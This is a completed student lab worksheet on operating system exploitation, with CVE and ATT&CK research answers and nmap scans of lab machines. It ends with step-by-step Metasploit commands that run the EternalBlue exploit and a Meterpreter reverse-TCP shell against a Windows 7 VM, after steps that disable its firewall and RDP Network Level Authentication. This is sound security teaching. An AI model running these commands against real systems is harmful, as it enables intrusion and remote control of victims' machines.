

Lab 1

Vulnerabilities and Exploits

ITSC304: Operating Systems Exploitation

NAME: \_Coleton Sanheim\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_\_

Table of Contents

[Lab Outcome(s) 3](#_Toc477810818)

[Reading 3](#_Toc477810819)

[Introduction 3](#_Toc477810820)

[1.0 Explore Databases to identify Operating Systems vulnerabilities and exploits 5](#_Toc477810822)

[2.0 Scan vulnerable systems 8](#_Toc477810822)

[3.0 Exploit vulnearable systems 10](#_Toc477810822)

L*abs must be submitted by the due date for full credit. After due date late submissions will be accepted for a period of one week (seven days) and the grade will be reduced by ten percent (10%) per day after due day.* ***Assignments that are submitted more than seven days late will receive a grade of zero (0).***

I certify that the work submitted in this assignment is my own and that it has not been taken in whole or in part from any other source. I understand that the penalty for plagiarism will include a grade of zero (0) for this assignment plus disciplinary action in accordance with SAIT policies.

**EVALUATION**

|  |  |  |
| --- | --- | --- |
| Explore existing databases to identify operating systems vulnerabilities, exploits and attacks | 30 |  |
| Scan vulnerable systems | 20 |  |
| Use Metasploit to exploit vulnerable systems | 45 |  |
| TOTAL MARK | 95 |  |

Lab Outcome(s)

* Identify Vulnerabilities and use exploits

Reading

* Slides and URL provided in class.

Introduction

In this lab we will explore vulnerabilities and exploit concepts by accessing databases such as: <https://cve.mitre.org/> and <https://www.cvedetails.com/> to identify publicly known vulnerabilities and exploits. Mestaploit pen-testing tool will be used to explore vulnerabilities and exploits.

Lab Requirements:

To complete this Lab you need the following:

1. Virtual-Box latest version
2. Linux –Kali operating system
3. Windows 7- 64 bits
4. Windows 10.

You can download these Virtual-Box Images from OneDrive or you can download the respective .iso(s) and build the images. The images provided are Virtual-Box (.vdi) images if you prefer VMWare(.vmx) images **you have to build your own images**.

1. Explore Databases to identify Vulnerabilities \_\_\_/30

The objective of this exercise is to access current databases and differentiate vulnerabilities and operating systems exploitations

1. **( 2 marks)** Access <https://cve.mitre.org/about/index.html> and explain what is CVE and why CVE?

**CVE is a publicly available catalogue of cybersecurity vulnerabilities. Cyber security professionals use CVE to make sure they are up to date and talking about the same exploits and vulnerabilities.**

1. **( 5 marks)** Explore CVE details database <https://www.cvedetails.com/> .

You can browse the database vulnerabilities by vendor, products, date or type.

* 1. Browse the database by **vulnerability type** and identify the highest and lowest publicly known vulnerability type in the current year?

**As of writing this question, DoS is the highest with 94, and Http Response Splitting with 0.**

* 1. What year has most identified vulnerabilities?

**Currently 2021**

* 1. What year has the maximum number of exploits?

**2010**

* 1. Select Microsoft under the **top 50 vendors** and analyze **Microsoft** vulnerabilities statistics and trends. What is the most common vulnerability type for Microsoft?

**Code Execution**

* 1. Under **Microsoft vulnerabilities statistics** page click on the highest vulnerability type and analyze the results. Analyze one of the latest Microsoft vulnerability and provide the following information:
     1. CVE ID

**CVE-2021-43891**

* + 1. CWE ID

**94**

* + 1. Vulnerability Type Published day

**2021-12-15**

* + 1. Score

To analyze the meaning of the score access [https://nvd.nist.gov/vuln-metrics/cvss#](https://nvd.nist.gov/vuln-metrics/cvss)

**6.8**

* + - Access
    - Complexity
    - Authentication
    - Confidentiality, Integrity and availability
  1. To find weakness details for this vulnerability click on CWE ID or access the CWE database <https://cwe.mitre.org/data/> and under ID Lookup enter the CWE ID. Provide the following information about the weakness:
     1. Brief description

**A remote code execution vulnerability for visual studio code**

* + 1. Scope and impact (summarize)

**Scope is limited but some system files/information are open to modification.**

* + 1. Analyze at least one example of code

*$MessageFile = "messages.out";*

*if ($\_GET["action"] == "NewMessage") {*

*$name = $\_GET["name"];*

*$message = $\_GET["message"];*

*$handle = fopen($MessageFile, "a+");*

*fwrite($handle, "<b>$name</b> says '$message'<hr>\n");*

*fclose($handle);*

*echo "Message Saved!<p>\n";*

*}*

*else if ($\_GET["action"] == "ViewMessages") {*

*include($MessageFile);*

*}*

**In this example the hacker can inject code into the MessageFile running something potentially malicious.**

* + 1. If provided analyze potential mitigations

**Assuming all input is malicious and preventing that malicious input (such as by running the program isolated from important systems) is the best way to prevent things like this**

* 1. **( 5 Marks)** Perform similar analysis for current **Linux vulnerabilities** and provide the following:
     1. CVE ID and CWE ID

**CVE-2022-22707**

**CWE-787**

* + 1. Vulnerability Type Published day

**2022-01-06**

* + 1. Score

**4.3**

To analyze the meaning of the score access [https://nvd.nist.gov/vuln-metrics/cvss#](https://nvd.nist.gov/vuln-metrics/cvss)

* + - Access
    - Complexity
    - Authentication
    - Confidentiality, Integrity and availability

1. **( 5 marks)** Access MITRE web site <https://cve.mitre.org/> or <https://support.microsoft.com/en-us/help/4571741/windows-10-update-kb4571741> and identify the newest CVE entries and provide the following information:
   1. CVE ID

**CVE-2020-1036**

* 1. To find more details about the vulnerability, click on Search CVE List TAB and provide CVE ID provided before. Click on the CVE link and then click on Learn more at National Vulnerability Database (NVD). Provide a brief description of identified vulnerability

**Remote code execution vulnerability that happens when Hyper-V on a host server fails to validate input from an authenticated user on a guest operating system.**

* 1. Severity :
     1. Base Score

**9.0 critical**

* + 1. Exploitability score

**2.3**

* + 1. Attack vector

**Adjacent**

* + 1. Attack complexity

**Low**

* + 1. If provided CWE (Weakness Enumeration )

**CWE-20**

1. **( 3 marks)** Access Canadian Center for Cybersecurity web site <https://www.cyber.gc.ca/en/alerts-advisories> and provide the following information about latest alert
   1. Name and purpose of the alert

**BM security advisory (AV22-028)**

* 1. Summarize the details of the alert

**IBM published Security Bulletins to address vulnerabilities in multiple products**.

* 1. What are the suggested actions

**Update the provided list of updates**

1. **( 10 marks)** Access the following attack framework web site <https://attack.mitre.org/>

Explore attacks matrix and provide the following information:

* 1. What is the purpose of this organization (Attack framework) ?

**A knowledge base of attacker tactics publicly accessible to educate cybersecurity professionals**

* 1. How many Enterprise Tactics are there?

**14**

* 1. Click on <https://attack.mitre.org/matrices/enterprise/> and analyze the different tactics and techniques for different operating systems.
     1. Find the **Defense Evasion tactic** and provide a brief description of this tactic

**To avoid detection throughout an attack.**

* + 1. Select one technique in this tactic and provide a brief description of the attack

**Sudo and Sudo Caching: Attackers will do this to execute commands as other user or spawn processes at higher privileges**

* + 1. Provide one example of the attack

**Cobalt Strike tool can use sudo to run a command**

* + 1. Provide mitigation and detection of selected attack

**Privileged Account Management: Require a password so that even if an attacker gets terminal access they would require the password to exploit it**

* 1. Select a tactic of your choice. Describe the tactic and analyze one attack in the select tactic. Provide brief description , example, mitigation and detection of the attack

**Execution: techniques that will allow an attacker to run their code on your system.**

**Attackers can abuse PowerShell commands and scripts for execution, EX. AppleSeed can execute its payload via PowerShell. Code Signing can mitigate an attack by only allowing signed scripts to run.**


1. Scan vulnerable systems \_\_\_/20

The objective of this exercise is to use Linux-Kali tools to scan target systems and identify vulnerabilities

1. Download Kali virtual machine Kali2020 , Windows 7(**64bits**) and Windows 10 from OneDrive.
2. Set up the images in VirtualBox.
3. Create a snapshot or clone the VM when ready.

*Note: Many lab exercises in this course will adversely affect the system. You should make use of the snapshot function in VirtualBox before you modify any important OS utilities or kernel functions.*

1. To connect Kali(Attacker) with Windows 7(Victim machine) do the following:
   1. Start virtual box 🡪 click in File🡪 preferences 🡪 Network and add (Activate) NATNetwork
   2. For each virtual machine configure Network settings as follows:



1. Start the virtual machines and login as follows
   1. On Kali machine Login as: **itscstudent** with password: **Attacker2020**
   2. On Windows 7 login as: **ITSCvictim2** with password: **Victim2**
2. Use the respective commands to verify IP address. The VMs should belong to the same Network
3. Use the ping command to verify connectivity between virtual machines. If you are unable to ping check NAT settings and make sure firewall is disable in Windows virtual machine
4. If needed update and upgrade Kali virtual machine using the commands:

**apt update && apt upgrade –y**

Pentest is an authorized simulated cyberattack to evaluate security of software and infrastructure. A Pentest can help to determine whether a system is vulnerable to attack if defenses were sufficient and which defenses the test defeated (if any).

The first phase of Pentest is **reconnaissance** and **scanning**. You will use nmap and zenmap tools to scan targeted system. nmap contains many scripts written in Lua language located in **/usr/share/nmap** directory

1. To learn nmap usage access the following web site <https://nmap.org/>.
2. **(3 marks)** On Kali machine change to **/usr/share/nmap/scripts** directory and explore the scripts that can be used to scan vulnerabilities.
   1. What is the file extension of these scripts?

**.nse**

* 1. Select three scripts. Search and provide the purpose of selected scripts

**Whois-ip.nse: uses the WHOIS services and attempts to retrieve information about the IP Address**


**Voldermort-info.nse: Retrieves cluster and store information from the Voldemort distributed key-value store using the Voldemort Native Protocol**

**Telnet-encryption.nse: Determines whether the encryption option is supported on a remote telnet server**

1. Update nmap database using **nmap --script-updatedb**
2. **(5 marks)** To learn nmap usage, use **man nmap**, **nmap –h**
   1. Under **/usr/share/nmap/scripts** type: **ls | grep vuln** and identify the scripts with vuln string. What is the purpose of vulners script ?

**For each available CPE the script prints out known vulnerabilities and correspondent CVSS scores.**


* 1. Use the following nmap command and **attach a screen capture with results**




nmap --script=vulners 10.0.2.9 (replace IP address with respective target

machine address- Windows 7)

* 1. Attacks are planned on a specific OS version and build or kernel. During recon time attackers find OS version and build of the victim machines. Different tools can be used to find these information**.** Explore **man nmap** to learn the usage of nmap command and provide **a screen capture of the nmap command with respective options that will:**
     1. Display operating system detection - OS detection



* + 1. Display Service and version detectionnmap



* 1. Read **man nmap**. List and briefly describe the 6 ports states recognized by nmap.

**Open – actively accepting TCP connections, UDP datagrams and SCTP associations.**

**Closed – accessible but there is no application listening to it**


**Filtered – Nmap cannot determine whether the port is open due to packet filtering**

**Unfiltered – accessible, but Nmap is unable to determine whether it is open or closed**

**Open | Filtered – Either open or filtered.**

**Closed | Filtered – Either closed or filtered**


* 1. Provide a screen capture that demo how to use nmap command to scan all ports on victim machine (Windows 7) and displays the state of **all ports**



1. **( 2 marks)** After analyzing recon scans, are there any services or potential vulnerabilities you might try to attack?

**Port 445 is open to potential attack**

1. **(10 marks)** Scan ports and vulnerable protocols in Windows 10 Clone virtual machine.
   1. Now to connect Windows 10 Clone virtual machine to this network configure its network settings as NATNetwork and Allow all VMs.
   2. Start Windows 10 Clone virtual machine as: **ITSCstudent** with password: **OSExploits**.
   3. Verify connectivity between Kali2020 and Windows 10 Clone virtual machines. You should be able to ping Kali2020 and vice versa. Make sure firewall settings are disabled.
   4. Use **nmap** to scan open ports for Windows 10 Clone machine. **Attach screen capture to demo results**

****

* 1. What is the purpose of RDP protocol and what is the default port number used by this protocol?

**The Remote Desktop Protocol is used in windows OS for a user to use a GUI when connecting to a machine remotely. It uses the default port RCP 3389**

* 1. Why is this protocol (RDP) vulnerable?

**Unrestricted port access as it is almost always using the default port of 3389**


**Often allows unauthenticated users to access**

* 1. Use National Vulnerability Databases (NVD) and search for vulnerability CVE-2019-0708. Provide the description and severity


**A Remote Code Execution vulnerability that allows attackers to connect to a machine through RDP**

**9.8 CRITICAL severity**


* 1. Use nmap to verify the state of this port in Windows 10 Clone machine. Attach a screen capture to demo results




* 1. If the port is closed. Enable RDP protocol by doing the following:
  2. Click on settings 🡪 System 🡪 Remote Desktop and Enable Remote Desktop



* 1. Click on Advanced settings to disable Network Level Authentication (uncheck the box)



* 1. Reboot Windows 10 for changes to take effect
  2. Attach a screen capture that demo the current state of RDP port



1. Exploit vulnerable system with Metasploit \_\_\_\_45

The objective of this exercise is to use Metasploit framework to exploit vulnerable systems

Linux kali includes tools such as metasploit an open source framework that supports vulnerability research, exploit development and creation of custom security tools. Kali also includes searchsploit command that will search exploit DB <https://www.exploit-db.com> for exploits and shellcode. In this section we will explore these tools to identify vulnerabilities and exploits.

For this exercise make sure all three machines kali2020 (attacker), Windows 7 (victim) and Windows 10 can communicate. Use ping command to verify connectivity

1. **(5 marks)** To learn the usage of kali searchsploit command, read **man searchsploit** and provide the option or syntax that will search for:

* 1. Linux kernel 4.x exploits

**searchsploit linux kernel 4.x**

* 1. Microsoft Windows 10 exploits.

**searchsploit microsoft windows 10**

* 1. UAC exploits. Record the number of the script for Microsoft Windows 10 build 1809


**searchsploit UAC**

**47915**

* 1. What is the absolute path of these scripts?

**/usr/share/exploitdb/exploits/**

* 1. Attach a screen capture of one of the searches



1. Access **/usr/share/metasploit-framework** directory to explore metasploits framework tools, modules and scripts
2. **(5 marks)** Access **/usr/share/metasploit-framework/data/exploits** and
   1. Identify the following CVE-2020-0796. Explore this directory and provide file type

**Direct link library, or .dll file**

* 1. Access NVD database and search for CVE-2020-0796 and for more details about this vulnerability access Microsoft portal <https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0796> after examining this vulnerability provide the following
     + Description,

**remote code execution vulnerability through the SMBv3 protocol**

* + - Platform: OS version and build

**Windows 10 version 1903**

* + - Impact

**6.0**

* + - Severity

**10.0 CRITICAL**

* + - Weakness

**CWE-119**

* + - Mitigation or Workarounds(recommendations)

**Disable SMBv3 compression**

* 1. Select latest vulnerability (CVE) from **/usr/share/metasploit-framework/data/exploits**. Use respective database to search details about the vulnerability you selected and provide a short description, severity, weakness and mitigations or/and workaround

**Sudo contains an off-by-one error that can result in a heap-based buffer overflow, which allows privilege escalation to root**

**7.8 HIGH severity**

**CWE-193**

1. Start metasploit console by typing the command #**msfconsole**
2. **(5 marks)** Access the following web site: <https://www.offensive-security.com/metasploit-unleashed/msfconsole-commands/> to learn basic metasploit commands such as: **search, use, show, set, info.**
   1. Type the command**: search –help** to learn options that can be used with this command**.** Type **search uac** To display exploit that bypass UAC( Local Privilege Escalation).
   2. What is the latest Windows 10 UAC exploit?

**Windows 10 UAC Protection Bypass Via Windows Store (WSReset.exe)**

* 1. What Metasploits search option will display 2020 exploits for Windows 10?

**search windows 10 date:2020**

* 1. Use the command **show exploits** to display exploits. Use show command to display payloads and nops. What is the difference between exploit and payload?

**An exploit is a vulnerability that an attacker uses, a payload is what said attacker puts in the system.**

1. **(15 marks)** **Exploit Windows-7 64** bits machine by using one of existing exploits as follows:
   1. Access and read about eternalblue exploit <https://www.rapid7.com/db/modules/exploit/windows/smb/ms17_010_eternalblue> verify CVE references and use it with NVD and provide
      * Brief description

**allows remote attackers to execute arbitrary code via crafted packets**

* + - Severity

**8.1 HIGH**

* + - Weakness Enumeration

**CWE-20**

* 1. To verify exploit’s modules use the Exploit Database <https://www.exploit-db.com/exploits/41891> and <https://www.exploit-db.com/exploits/42315>
     + In which platforms was this exploit tested?

**- Windows 2016 x64**

**- Windows 10 Pro Build 10240 x64**

**- Windows 2012 R2 x64**

**- Windows 8.1 x64**

**- Windows 2008 R2 SP1 x64**

**- Windows 7 SP1 x64**

**- Windows 2008 SP1 x64**

**- Windows 2003 R2 SP2 x64**

**- Windows XP SP2 x64**

**- Windows 8.1 x86**

**- Windows 7 SP1 x86**

**- Windows 2008 SP1 x86**

**- Windows 2003 SP2 x86**


**- Windows XP SP3 x86**

**- Windows 2000 SP4 x86**

* + - What port was used in this exploit?

**TCP port 445**

* + - Use nmap to verify if this port is open in Windows 7 (victim machine)



* 1. Use Metasploit **search** command to find **eternalblue exploit** and use the following Metasploit commands to **exploit Windows 7 machine**:
* **use auxiliary/scanner/smb/smb\_ ms17­\_010­** to verify if this machine (Windows 7) is vulnerable to this exploit.
* **show options**
* **set RHOST ip-address (Replace ip\_address with Windows 7 ip address).**
* **run** to verify if the machine is vulnerable to this exploit. If the machine is vulnerable now exploit it as follows:
* **use exploit/windows/smb/ms17­\_010­\_eternalblue**
  + - **info** to get the details about this exploit
    - **show targets** to verify the targets of the exploit.
    - **show options** to verify the exploit options and pay attention to the following:
    - Module and payload options. Check and differentiate the options that are required and the optional ones in this exploit.
    - Target port
    - Payload type and path used by this exploit
    - **set RHOST ip\_address** of Windows 7 machine (Replace the IP with the respective IP address of Windows 7 virtual machine)

e.g **set RHOST 10.0.2.15** This will set ip\_address of the remote host (victim machine)


**NOTE:** if the payload is not configured yet use the following commands. If you have old Metasploit version you may have to do this manually. Metasploit version already has payload configured for this exploit

* + - **set payload windows/x64/meterpreter/reverse\_tcp** to set the payload
    - **show options** to verify payload options. If the local host is not set yet then use the next command:
    - **set LHOST IP\_address of kali machine** ( Replace it with respective kali2020 IP address)

e.g. **set LHOST 10.0.2.11** This will set ip-address of Local Host (Attacker)

* + - **exploit or run** command to exploit windows machine.


* 1. You should get a working Meterpreter session on Kali2020.You should see meterpreter prompt. **Attach a screen capture that demos compromised machine - Windows 7**

****


* 1. Use the following web sites to find out the purpose of meterpreter and some commands <https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/> and <https://www.offensive-security.com/metasploit-unleashed/meterpreter-basics/> provide the main purpose of meterpreter

**attack payload that provides an interactive shell from which an attacker can explore the target machine and execute code**

